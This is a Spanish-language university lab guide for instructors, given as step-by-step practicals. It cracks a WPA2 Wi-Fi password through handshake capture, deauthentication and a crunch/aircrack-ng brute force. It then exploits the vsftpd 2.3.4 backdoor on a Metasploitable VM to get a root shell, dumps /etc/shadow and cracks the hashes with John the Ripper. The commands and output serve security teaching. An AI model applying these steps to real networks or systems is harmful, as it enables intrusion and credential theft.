


Figura 3.71 Adaptador inalámbrico en modo monitor

Paso 7. Analizar todas las redes a la que esta expuesta la red wlan0, en la figura 3.72 se observa las redes existentes y los dispositivos asociados a esta redes

airodump < red inalambrica>




Figura 3.72 Análisis de redes inalámbricas

El significado de cada campo expuesto al utilizar la herramienta airodump se detalla en la tabla 3.2

Tabla 3.2 Campos de la herramienta airodump

•	BSSID	MAC del dispositivo de red router, modem o swich
•	ESSID	Nombre de la red
•	STATION	Dispositivos asociados a la red
•	CH	Canal
•	ENC	Wpa/wpa2
•	Cipher	Cifrado

Paso 8. Crear un directorio en donde se guarde la información que se necesita para el proceso de decifrado de la contraseña esto se lo realiza por organización con el siguiente comando

mkdir /home/alumno/Escritorio/<nombre_directorio>

Paso 9. Almacenar los paquetes de datos de *handshake* que circule por la red, se elige la herramienta *airodump* para el proceso de romper una clave de red inalambrica con el siguiente comando

Airodump-ng --bssid <MAC _router> --<ch> <1-11> --essid <nombre_red> -w <direccion_almacenamiento>

En la figura 3.73 se observa el trafico que circula por la red y los dispositivos conectados y esta informacion sera almacenando en la direccion descrita anteriormente

```
root@alumno:/home/alumno
Archivo Acciones Editar Vista Ayuda
CH 6 ][ Elapsed: 5 mins ][ 2020-12-23 15:01 ][ WPA handshake: 2E:B5:7D:8C:C7:B7
BSSID
                  PWR RXQ Beacons
                                     #Data, #/s CH MB ENC CIPHER AUTH ESSID
2E:B5:7D:8C:C7:B7 -42 100
                              2960
                                      1660 160
                                                           WPA2 CCMP
                                                                      PSK red 1
BSSID
                  STATION
                                          Rate
2E:B5:7D:8C:C7:B7 98:F6:21:EB:F7:20 -51
                                           0e- 6e 792
                                                            1758 EAPOL red 1
```

Figura 3.73 Análisis de la red inalámbrica objetivo

En la figura 3.74 se observa los archivos generados por la herramienta airodump, el archivo que se utiliza para el proceso de descifrado es aquel con extensión .cap




Figura 3.74 Archivos capturados de la red inalambrica

Paso 10: Forzar algún dispositivo asociado a la red objetivo reautenticarse, este proceso es realizado para que el dispositivo conectado a la red se desconecte y realice el proceso de autenticacion nuevamente y obtener la informacion requerida se lo realiza con el siguiente comando para desautenticar algun dispositivo.

Aireplay -0 <numero_veces> -a <direccion MAC_router> -c <direccion_MAC_dispositivo> <red_inalambriba>

Paso 11. Encontrar la clave con los datos obtenidos (como la práctica es para fines educativos la clave que se colocó a la red inalambrica es solo numeros), para ello se

necesita de diccionarios criptograficos, estos diccionarios pueden generarse con el comando *crunch* cuya aplicación es generar diccionarios para ser usados en fuerza bruta.

Con las herramientas *aircrack* y *crunch* se encuentra la clave de la red inalambrica con el siguiente comando que se muestra en la figura 3.75:

Crunch <valor_min> <valor_max> <variables> | aircrack-ng -e <nombre_red> -b <direccion_MAC_router> -w - <direccion_archivo.cap>

Figura 3.75 Comando para el descifrado de clave

<valor_min> Número mínimo de dígitos que puede tener la contraseña

<valor_max> Número máximo de dígitos que puede tener la contraseña

<variables> Variables que contiene la clave

En la figura 3.76 se obesrva como actua la herramienta aircrack-ng, esta herramienta va comparando todas las combinaciones posibles en el diccionario hasta encontrar la clave de la red objetivo, suponiendo que la clave este compuesta por numeros y letras el tiempo en que se logre encontrar la clave es mayor, este tiempo dependera del equipo con el que se realice el ataque y la dificultad que la clave.

Figura 3.76 Herramienta aircrack-ng

POSIBLES FALLOS:

- Uno de los fallos que puede surgir es que el dispositivo USB no permita ser configurado en modo monitor.
- Existen fallos propios del sistema que no reconoce en modo monitor algunos adaptadores de red o las versiones de los controladores
- Otro fallo trata acerca de la sintaxis de los comandos a utilizar
- El uso de diccionarios con los que se trabaja no contiene la clave

SOLUCIÓN.

- Adquirir un dispositivo que permita esta opción sin afectar su funcionamiento y revisar el programa de virtualización para habilitar el uso de puertos USB.
- Se debe desconectar y conectar nuevamente el adaptador de red usb, hasta que cambie su ubicación PHY0 a PHY2
- Revisar siempre la sintaxis de los comandos antes de ejecutarlos.
- Se debe crear un diccionario propio para lograr descifrar la contraseña.

ESCUELA POLITÉCNICA NACIONAL



ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PARA PROFESORES PRÁCTICA Nº 6

1. TEMA: Análisis y explotación de vulnerabilidades

2. DESARROLLO DE LA PRÁCTICA

NOTA: Tiempo estimado para realizar la presente práctica de laboratorio software es de 1 hora

Paso 1. En la figura 3.77 se observa el icono a emplearse, el mismo que se debe ejecutar al hacer doble clic sobre este.



Figura 3.77 Icono de Oracle VM VirtualBox para la práctica seis

Al ejecutar el icono se muestra la interfaz gráfica de la aplicación donde se realizan las configuraciones de la red de las máquinas virtuales que se utilizan en la práctica, dando clic en configuración se abre la ventana que se muestra en la figura 3.78 donde se elige la opción red y se configura como adaptador puente.




Figura 3.78 Configuración de red de la máquina virtual para la práctica seis

Se realiza el mismo proceso para la máquina virtual metasploitable

Paso 2. Iniciar la maquina atacante y la maquina vulnerable, la maquina atacante Kali Linux se inicia con nombre de usuario **alumno** y contraseña **root**; mientras que, la maquina vulnerable metasploitable 2 se inicia con nombre de usuario **msfadmin** y contraseña **msfadmin**.

Paso 3. Comprobar que se encuentren en la misma red, para ello en la figura 3.79 se observa la dirección IP de la máquina virtual *Kali Linux* y la dirección IP de la máquina metasploitable confirmando que se encuentran en la misma red, para conocer la dirección IP en Linux se realiza digitando el comando <u>ifconfig</u> en el terminal y se no despliega la información solicitada

```
metasploitable 2 [Corriendo] - Oracle VM VirtualBox
                                                                         Х
Archivo Máquina Ver Entrada Dispositivos Ayuda
nsfadmin@metasploitable:~$ ifconfig
         Link encap:Ethernet HWaddr 08:00:27:f2:31:e9
eth0
          inet addr:192.168.1.124 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef2:31e9/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:396 errors:0 dropped:0 overruns:0 frame:0
         TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:28843 (28.1 KB) TX bytes:7726 (7.5 KB)
         Base address:0xd020 Memory:f0200000-f0220000
 __(alumno⊕alumno)-[~]

$ ifconfig
 eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
         inet 192.168.1.110 netmask 255.255.255.0 broadcast 192.168.1.255
         inet6 fe80::a00:27ff:fe54:f174 prefixlen 64 scopeid 0×20<link>
         ether 08:00:27:54:f1:74 txqueuelen 1000 (Ethernet)
         RX packets 590 bytes 43944 (42.9 KiB)
         RX errors 0 dropped 0 overruns 0 frame 0
         TX packets 27 bytes 2222 (2.1 KiB)
         TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 3.79 Direccionamiento IP para las maquinas virtuales

Las dos máquinas virtuales se encuentran configurados con direccionamiento dinámico en la misma red

Paso 4. Realizar un barrido de la red con la herramienta nmap y almacenar la información en un archivo de texto, para ello es necesario entrar como superusuario al terminal *Linux* con el comando *sudo su* solicitara la contraseña *root,* como se muestra en la figura 3.80 lo primero que se debe analizar es la red para encontrar el objetivo que se busca

```
-(alumno⊛alumno)-[~]
[sudo] password for alumno:
            umno)-[/home/alumno]
       •
nmap -sP 192.168.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-25 14:35 -05
Nmap scan report for 192.168.1.3
Host is up (0.0055s latency).
MAC Address: BC:66:41:8A:1C:C0 (Ieee Registration Authority)
Nmap scan report for 192.168.1.114
Host is up (0.095s latency).
MAC Address: B8:5A:73:5B:B3:5E (Samsung Electronics)
Nmap scan report for 192.168.1.116
Host is up (0.095s latency).
MAC Address: CC:6E:A4:0E:DF:0E (Samsung Electronics)
Nmap scan report for 192.168.1.117
Host is up (0.095s latency).
MAC Address: 20:3D:BD:7A:36:B3 (LG Innotek)
Nmap scan report for 192.168.1.119
```

Figura 3.80 Análisis de la red con nmap

Paso 5. Analizar la red objetivo como se observa en la figura 3.81 una vez encontrado la maquina objetivo se realiza un análisis de puertos con la herramienta *NMAP* y se almacena en un archivo.




Figura 3.81 Análisis de puertos del servidor metasploitable

Paso 6. Iniciar *metasploit framework* para realizar el mismo proceso y comparar los resultados, lo primero que se hace es iniciar el servicio de *Postresql* que es la base de datos con el siguiente comando:

services postgresql start

Ya iniciado el servicio se digita el comando \$ *msfconsole* en el terminal para utilizar la herramienta Metasploit como se muestra en la figura 3.82,




Figura 3.82 Metasploit framework

Una vez adentro, se valida la conexión entre el servicio de postgresql con el siguiente comando:

msf > db_status

Para trabajar con metasploit se crea áreas de trabajo para no confundir la elaboración de la práctica con el siguiente comando:

msf > workspaces -a <nombre>

para la siguiente práctica se crea dos áreas de trabajo como se observa en la figura 3.83 en la primera área de trabajo se utiliza la herramienta interna de metasploit para analizar los puertos y la segunda área de trabajo se va a importar la información adquirida con *NMAP* y comparar los resultados



Figura 3.83 Área de trabajo msfconsole

Paso 7. Realizar el análisis de puertos con *metasploit*, en la figura 3.84 se observa el resultado del análisis con la herramienta que tiene *metasploit* con el siguiente comando:

msf > db_nmap < dirección_IP> -p < rango_de_puertos>

```
root@alumno:/home/alumno
Archivo Acciones Editar Vista Ayuda
msf6 > db_nmap 192.168.1.124 -p 1-65535
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2020-
12-26 12:13 -05
[*] Nmap: Nmap scan report for 192.168.1.124
   Nmap: Host is up (0.00092s latency).
   Nmap: Not shown: 65505 closed ports
   Nmap: PORT
                    STATE SERVICE
                    open ftp
   Nmap: 21/tcp
   Nmap: 22/tcp
                    open ssh
   Nmap: 23/tcp
                    open telnet
    Nmap: 25/tcp
                    open
                          smtp
                    open domain
*] Nmap: 53/tcp
   Nmap: 80/tcp
                    open http
                    open rpcbind
open netbios-ssn
   Nmap: 111/tcp
   Nmap: 139/tcp
                    open microsoft-ds
   Nmap: 445/tcp
   Nmap: 512/tcp
                    open exec
                    open login
open shell
    Nmap: 513/tcp
   Nmap: 514/tcp
    Nmap: 1099/tcp
                    open rmiregistry
                    open ingreslock
open nfs
    Nmap: 1524/tcp
    Nmap: 2049/tcp
                    open ccproxy-ftp
    Nmap: 2121/tcp
    Nmap: 3306/tcp
                    open mysql
    Nmap: 3632/tcp open distccd
```

Figura 3.84 Análisis de puertos con metasploit

De esta manera los resultados se almacenan en la base de datos y para consultar la información se utilizan los siguientes comandos:

hosts: Imprime en la pantalla los sistemas analizados

services: Imprime en la pantalla todos los puertos y servicios asociados

vulns Describe las vulnerabilidades

Como anteriormente se realizó el mismo proceso con nmap se puede importar el archivo generado con la información, para esto se cambia de área de trabajo con el comando:

> workspace <nombre_area_de_trabajo>

cómo se observa en la figura 3.85 con el siguiente comando.

msf6 > db_import <dirección_del_documento>

```
root@alumno:/home/alumno

Archivo Acciones Editar Vista Ayuda

msf6 > workspace
db_nmap
default
practica4
msf6 > db_import /home/alumno/Escritorio/practica4.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.10.10'
[*] Importing host 192.168.1.124
[*] Successfully imported /home/alumno/Escritorio/practica4.xml
msf6 > 

**Toot@alumno**

**Archivo Acciones Editar Vista Ayuda

**Toot@alumno**

**Example 1

**Toot@alumno**

**T
```

Figura 3.85 Importación de documentos hacia metasploit

En la figura 3.86 se observa los servicios que la maquina metasploitable ofrece, para la práctica se aprovecha una vulnerabilidad del puerto 21 y se busca un exploits que permita la explotación.

```
msf6 > services
Services
                                                info
host
               port proto name
                                         state
192.168.1.124 21
                     tcp
                            ftp
                                                vsftpd 2.3.4
                                         open
192.168.1.124 22
                                                OpenSSH 4.7p1 Debian 8ubuntu1 prot
                     tcp
                            ssh
                                         open
ocol 2.0
192.168.1.124 23
                     tcp
                            telnet
                                         open
                                                Linux telnetd
                                                Postfix smtpd
192.168.1.124
                     tcp
                            smtp
                                         open
192.168.1.124
                                                 ISC BIND 9.4.2
              53
                     tcp
                            domain
                                         open
192.168.1.124
               80
                            http
                                         open
                                                Apache httpd 2.2.8 (Ubuntu) DAV/2
                     tcp
192.168.1.124
                            rpcbind
                                                2 RPC #100000
               111
                     tcp
                                         open
192.168.1.124
               139
                            netbios-ssn
                                         open
                                                 Samba smbd 3.X - 4.X workgroup: WO
RKGROUP
192.168.1.124 445
                     tcp
                            netbios-ssn open
                                                Samba smbd 3.X - 4.X workgroup: WO
RKGROUP
192.168.1.124
                                                netkit-rsh rexecd
                     tcp
                            exec
                                         open
192.168.1.124
                                                OpenBSD or Solaris rlogind
              513
                            login
                                         open
192.168.1.124
               514
                     tcp
                            tcpwrapped
                                         open
192.168.1.124
               1099
                                         open
                            iava-rmi
                                                GNU Classpath grmiregistry
                     tcp
192.168.1.124
               1524
                            bindshell
                                         open
                                                Metasploitable root shell
192.168.1.124
               2049
                                                 2-4 RPC #100003
                     tcp
                            nfs
                                         open
192.168.1.124
                                                 ProFTPD 1.3.1
               2121
                            ftp
                                         open
                     tcp
```

Figura 3.86 Servicios detectados en el servidor

Se observa que el puerto 21 está en estado abierto y ofrece el servicio ftp en la versión vsftpd que es el software que controla ese servicio, para esta práctica se utiliza una vulnerabilidad cuyo exploit se lo encuentra en *metasploit* como lo muestra en la figura 3.87 con el siguiente comando:

> search vsftpd

```
# Name Disclosure Date Rank Check Des cription

- - - 0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSF

TPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Figura 3.87 Exploit Vsftpd v2.3.4

Este *exploit* permite ejecutar comandos en el sistema a través de un *backdoor* que se crea, para usar el exploit que se utiliza el siguiente comando:

```
> use <dirección_del_exploit>
```

Con este comando se entra al *exploit* como tal, ahora con el comando "*show options*" se puede ver las opciones que se solicita para la explotación como se observa en la figura 3.88




Figura 3.88 Configuración de exploit

Se observa las opciones que el *exploit* solicita para la explotación En este caso la único que solicita es la dirección IP del objetivo se especifica con el siguiente comando:

Set RHOST < dirección_IP>

Una vez configurado se revisa con el comando "show options" o se puede revisar el comando "show payloads" que muestra el payloads que se obtiene y se ejecuta en el sistema vulnerado, dependiendo de cómo este programado puede realizar diversas acciones, como se observa en la figura 3.89 el único payload que se tiene permite obtener una Shell del sistema vulnerado

Figura 3.89 Payloads del exploit vsftpd

Con el comando *exploit* se ejecuta la acción como se observa en la figura 3.90 se crea un acceso al sistema vulnerado y con eso se aprovecha la vulnerabilidad en el sistema

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.124:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.124:21 - USER: 331 Please specify the password.
[+] 192.168.1.124:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.124:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.1.124:6200) at 2020-12-26 13:30:5 6 -0500

whoami root
BY OFFENSIVE SECURITY
```

Figura 3.90 Sistema vulnerado

Con el comando "whoami" se observa que se vulnero el sistema y se tomó el control con usuario **root** es decir tiene privilegios totales

Paso 8. Obtener las contraseñas de usuarios, para ello se debe conocer la estructura de Linux, conocer en donde se almacenan las contraseñas para realizar un proceso de *cracking*, estas contraseñas se encuentran en la siguiente dirección /etc/passwd que muestra todos los usuarios del sistema y /etc/shadow, que almacena las contraseñas encriptadas como se muestra en la figura 3.91 con el siguiente comando se puede ver el contenido de estos documentos:

Cat /etc/passwd /etc/shadow

```
whoami
root
cat /etc/passwd /etc/shadow
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
nsfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
```

Figura 3.91 Contenido de los archivos *passwd* y *shadow* del servidor desde *Kali linux*

Paso 9. Descifrar contraseñas, para el proceso de descifrado se crea un archivo en el sistema *Kali linux* y se copia los datos que fueron expuestos en el proceso de explotación seleccionando la información deseada más clic derecho la opción copiar mientras que en el archivo creado con el siguiente comando se procede con clic derecho y pegar como se muestra en la figura 3.92

nano <nombre del archivo>




Figura 3.92 Archivo con nombres de usuarios y contraseñas

Con el uso de la herramienta *John the ripper* se descifra las contraseñas encriptadas con el siguiente comando dentro del terminal del sistema operativo Kali linux:

john <nombre_del_archivo>

POSIBLES FALLOS:

- Al no encontrar un Exploit que permita aprovechar una vulnerabilidad
- Encontrarse en diferente red a la del servidor objetivo
- Equivocación en la sintaxis de los comandos a utilizar.

SOLUCIÓN.

- Tener conocimiento acerca de los puertos y los servicios que se puede ofrecer es posible que en el internet se pueda encontrar exploits que puedan vulnerar dichos servicios
- Configurar siempre las direcciones IP's Estáticamente para que esta no se altere cuando se reinicien la maquina
- Revisar siempre la sintaxis del comando antes de ejecutar.